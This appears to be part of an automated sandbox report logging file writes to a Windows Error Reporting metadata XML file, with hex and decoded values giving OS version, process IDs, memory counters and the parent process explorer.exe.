C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 37 00 30 00 39 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.7.0.9.2.<./.P.i.d.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	86	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 28 00 75 00 6e 00 61 00 62 00 6c 00 65 00 20 00 74 00 6f 00 20 00 72 00 65 00 74 00 72 00 69 00 65 00 76 00 65 00 29 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.(.u.n.a.b.l.e. .t.o. .r.e.t.r.i.e.v.e.).<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.8.0.0.0.4.0.0.5.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 38 00 31 00 37 00 32 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.1.8.1.7.2.<./.U.p.t.i.m.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1.<./.W.o.w.6.4.>.	success or wait	1	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 34 00 33 00 35 00 34 00 38 00 31 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.2.4.3.5.4.8.1.6.0.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	56	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 30 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.0.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 33 00 30 00 33 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.2.3.0.3.6.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 36 00 36 00 39 00 36 00 35 00 35 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.6.6.9.6.5.5.0.4.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	76	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 32 00 30 00 34 00 38 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.2.0.4.8.0.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 37 00 31 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.5.7.1.3.6.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	88	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.0.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	126	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 35 00 32 00 32 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.2.5.2.2.7.2.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	100	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.0.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	72	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 31 00 34 00 34 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.6.1.4.4.0.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 37 00 31 00 33 00 32 00 36 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.4.7.1.3.2.6.7.2.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	68	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 31 00 34 00 34 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.6.1.4.4.0.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 32 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.3.4.2.4.<./.P.i.d.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.e.x.p.l.o.r.e.r...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6955497A	unknown
